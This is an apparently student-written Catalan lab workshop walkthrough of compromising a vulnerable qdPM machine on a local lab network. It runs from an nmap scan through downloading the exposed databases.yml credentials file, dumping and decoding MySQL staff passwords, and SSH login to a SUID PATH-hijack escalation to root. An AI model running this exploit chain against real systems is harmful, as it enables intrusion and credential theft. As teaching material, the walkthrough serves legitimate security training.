
Pol Murillas Ledesma

**Workshop 10**

**1. Quina IP té la màquina?**

Té la IP 192.168.1.8:

```
┌──(polkali㉿polkali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 18:30 CEST
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00075s latency).
Nmap scan report for 192.168.1.148
Host is up (0.00056s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.86 seconds
```





**2. Quins ports té oberts?**

Té obert el port 22, 80, 3306 i 33060.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 18:32 CEST
Nmap scan report for 192.168.1.8
Host is up (0.00073s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp    open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
3306/tcp  open  mysql   MySQL 8.0.26
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-25T10:47:29
|_Not valid after:  2031-09-23T10:47:29
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 42
|   Capabilities flags: 65535
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsCompression, LongPassword, Speaks41Protoco
nsactions, DontAllowDatabaseTableColumn, IgnoreSigpipes, SwitchToSSLAfterHandshake, InteractiveClient, ConnectWithD
s, SupportsLoadDataLocal, Speaks41ProtocolNew, Support41Auth, LongColumnFlag, SupportsMultipleStatments, SupportsMu
pportsAuthPlugins
|   Status: Autocommit
|   Salt: \x01@\x02\x17I4WCi\x01(kwq
| \x08C\x1C7f
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
map.org/cgi-bin/submit.cgi?new-service :
```

3. Quins continguts té la web?

Té un login:



**4. Amb quin programari està fet?**

Amb qdpm que és una eina de gestió de projectes.

**5. La versió d'aquest programari té una vulnerabilitat de "Credentials exposure". Explota-la i digue's quin és l'usuari i el password.**

Per explotar la vulnerabilitat necessitem obtenir o veure les dades del directori /core/config/databases.yml:

```
┌──(polkali㉿polkali)-[~]
└─$ wget http://192.168.1.8/core/config/databases.yml
--2024-04-05 18:40:48--  http://192.168.1.8/core/config/databases.yml
Connecting to 192.168.1.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 283
Saving to: 'databases.yml'

databases.yml                 100%
[=============================================================>]     283  --.-
KB/s    in 0s

2024-04-05 18:40:48 (41.2 MB/s) - 'databases.yml' saved [283/283]
```

Un cop hem fet l'wget anem a veure el fitxer descarregat amb un cat, i efectivament trobem usuari i contrasenya de la BD:

```
┌──(polkali㉿polkali)-[~]
└─$ cat databases.yml

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

**6. Executa la comanda mysql sobre l'URL de la màquina víctima utilitzant les credencials que acabes de trobar.**

```
┌──(polkali㉿polkali)-[~]
└─$ mysql -u qdpmadmin -pUcVQCMQk2STVeS6J -h 192.168.1.8

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 8.0.26 MySQL Community Server - GPL
```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

**7. Quines bases de dades té?**

MySQL 8.0.26

**8. Quina conté taules amb usuaris i contrasenyes?**

La BD és staff i la taula és login.:

```
MySQL [staff]> select * from login;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0.048 sec)

MySQL [staff]>
```

**9. Descodifica les 5 contrasenyes i troba a quin usuari corresponen. Quins són?**

**NOTA 1: només 2 usuaris tenen contrasenya i poden fer ssh.**

**NOTA 2: els dos usuaris estan creats al sistema amb minúscules.**

No he fet el join perquè visualment ja es poden relacionar les dues taules:

```
MySQL [staff]> select * from user;
+------+---------------+--------+--------------------------+
| id   | department_id | name   | role                     |
+------+---------------+--------+--------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist |
|    2 |             2 | Lucas  | Computer Engineer        |
|    3 |             1 | Travis | Intelligence Specialist  |
|    4 |             1 | Dexter | Cyber Security Analyst   |
|    5 |             2 | Meyer  | Genetic Engineer         |
+------+---------------+--------+--------------------------+
5 rows in set (0.014 sec)
```

```
MySQL [staff]> select * from login;
+------+---------+-------------------------+
| id   | user_id | password                |
+------+---------+-------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+-------------------------+
5 rows in set (0.048 sec)
```

Les contrasenyes descodificades són les següents:

suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy

L'usuari dexter és un dels que té accés per ssh:

```
┌──(polkali㉿polkali)-[~]
└─$ ssh dexter@192.168.1.8
dexter@192.168.1.8's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
dexter@debian:~$
```

L'altre usuari és en travis:

```
┌──(polkali㉿polkali)-[~]
└─$ ssh travis@192.168.1.8
travis@192.168.1.8's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 14:55:01 2021 from 192.168.1.7
travis@debian:~$
```

**10. Un cop entris al sistema cerca els fitxers amb permisos SUID. Quins són?**

Són els següents:

travis@debian:~$ find / -type f -perm /4000 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

dexter@debian:~$ find / -type f -perm /4000 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

**11. Explotaràs el que està a la carpeta /opt. Visualitza el seu contingut llegible. Quina comanda executa i podries suplantar?**

La comanda que executa el programa és simplement la comanda és cat. El fitxer anomenat get_access a la carpeta /opt, amb permisos de lectura, escriptura i execució per al propietari (root) i només permisos d'execució per als altres usuaris. A més, aquest fitxer té el bit SUID establert, ja que té una "s" en el lloc de les permissions del propietari.

El fet que el bit SUID estigui establert significa que quan aquest fitxer s'executa, ho fa amb els privilegis de l'usuari propietari, en aquest cas, root. Això podria ser perillós si es tracta d'un fitxer amb vulnerabilitats o si es pot suplantar per obtenir privilegis elevats.

**12. Com que aquesta comanda s’executa amb permisos root, pots fer:**

○ **Crear la mateixa comanda al home de l’usuari, per exemple, però amb el contingut /bin/bash.**

○ **Fer que aquesta comanda sigui executable.**

○ **Canviar la variable $PATH perquè cerqui primer les comandes al home de l'usuari.**

**Adjunta una captura de pantalla havent aconseguit ser root.**